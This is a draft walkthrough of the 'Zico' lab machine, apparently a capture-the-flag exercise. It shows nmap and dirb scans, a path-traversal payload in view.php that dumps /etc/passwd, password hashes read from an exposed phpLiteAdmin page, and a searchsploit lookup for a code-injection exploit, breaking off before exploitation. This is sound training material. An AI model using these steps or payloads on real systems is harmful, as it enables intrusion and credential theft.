

rafaveira3@gmail.com - Rafael Santos


Zico - Walkthrough (Draft)



```
root@kali:~# nmap -sn 10.10.0.10-100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-19 08:26 EDT
Nmap scan report for 10.10.0.10
Host is up.
Nmap scan report for 10.10.0.12
Host is up (0.00042s latency).
MAC Address: 08:00:27:10:98:90 (Oracle VirtualBox virtual NIC)
Nmap done: 91 IP addresses (2 hosts up) scanned in 2.92 seconds
root@kali:~#
```





```
root@kali:~# nmap --top-ports 10 --open -Pn -n 10.10.0.12 -oN 10.10.0.12-top10TCP.nmap

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-19 08:28 EDT
Nmap scan report for 10.10.0.12
Host is up (0.00056s latency).
Not shown: 8 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:10:98:90 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~#
```



ZICO'S SHOP?


Start Bootstrap can help you ddbuild better websites using the Bootstrap CSS framework! Just download your template and start going, no strings attached!


Zico's Shop - Mozilla Firefox
Zico's Shop
10.10.0.12/view.php?page=tools.html
Search
ZICO'S SHOP
ABOUT
SERVICES
PORTFOLIO
CONTACT


Zico's Shop - Mozilla Firefox
Zico's Shop
10.10.0.12/view.php?page=index.html
Search
ZICO'S SHOP
ABOUT
SERVICES
PORTFOLIO
CONTACT


ZICO'S SHOP?

Start Bootstrap can help you ddbuild better websites using the Bootstrap CSS framework! Just download your template and start going, no strings attached!




10.10.0.12/view.php?page=../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:
/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var
/run/dbus:/bin/false ntp:x:103:108::/home/ntp:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL
Server,,,:/nonexistent:/bin/false zico:x:1000:1000:,,,:/home/zico:/bin/bash
```



```
root@kali:~# dirb http://10.10.0.12/ /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 19 08:32:00 2017
URL_BASE: http://10.10.0.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.0.12/ ----
+ http://10.10.0.12/cgi-bin/ (CODE:403|SIZE:286)
==> DIRECTORY: http://10.10.0.12/css/
==> DIRECTORY: http://10.10.0.12/dbadmin/
==> DIRECTORY: http://10.10.0.12/img/
+ http://10.10.0.12/index (CODE:200|SIZE:7970)
+ http://10.10.0.12/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://10.10.0.12/js/
+ http://10.10.0.12/LICENSE (CODE:200|SIZE:1094)
+ http://10.10.0.12/package (CODE:200|SIZE:789)
+ http://10.10.0.12/server-status (CODE:403|SIZE:291)
+ http://10.10.0.12/tools (CODE:200|SIZE:8355)
==> DIRECTORY: http://10.10.0.12/vendor/
+ http://10.10.0.12/view (CODE:200|SIZE:0)

---- Entering directory: http://10.10.0.12/css/ ----
```




10.10.0.12/dbadmin/

Index of /dbadmin

Name	Last modified	Size	Description
Parent Directory		-	
test_db.php	08-Jun-2017 14:00	178K	

Apache/2.2.22 (Ubuntu) Server at 10.10.0.12 Port 80



phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
10.10.0.12/dbadmin/test_db.php
Search


phpLiteAdmin v1.9.3

Password:

☑ Remember me

Log In

Powered by phpLiteAdmin | Page generated in 0.0006 seconds.



phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
10.10.0.12/dbadmin/test_db.php?action=row_view&ta
Search

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database

[rw] /usr/databases/test_users

/usr/databases/test_users

[table] info

Create New Database [?]

Create

Log Out

/usr/databases/test_users → info

Browse
Structure
SQL
Search
Insert
Export
Import
Rename
Empty
Drop


Show : 30 row(s) starting from record # 0 as a Table

Showing rows 0 - 1 (2 total, Query took 0 sec)
SELECT * FROM "info" LIMIT 0, 30

			name	pass	id
□	edit	delete	root	653F4B285089453FE00E2AAFAC573414	1
□	edit	delete	zico	96781A607F4E9F5F423AC01F0DAB0EBD	2

Check All / Uncheck All *With selected:* Edit Go

Powered by phpLiteAdmin | Page generated in 0.0011 seconds.



```
root@kali:~# searchsploit phpliteadmin
---------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                        |  Path
                                                                      | (/usr/share/exploitdb/platforms/)
---------------------------------------------------------------------- ----------------------------------
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection                        | php/webapps/24044.txt
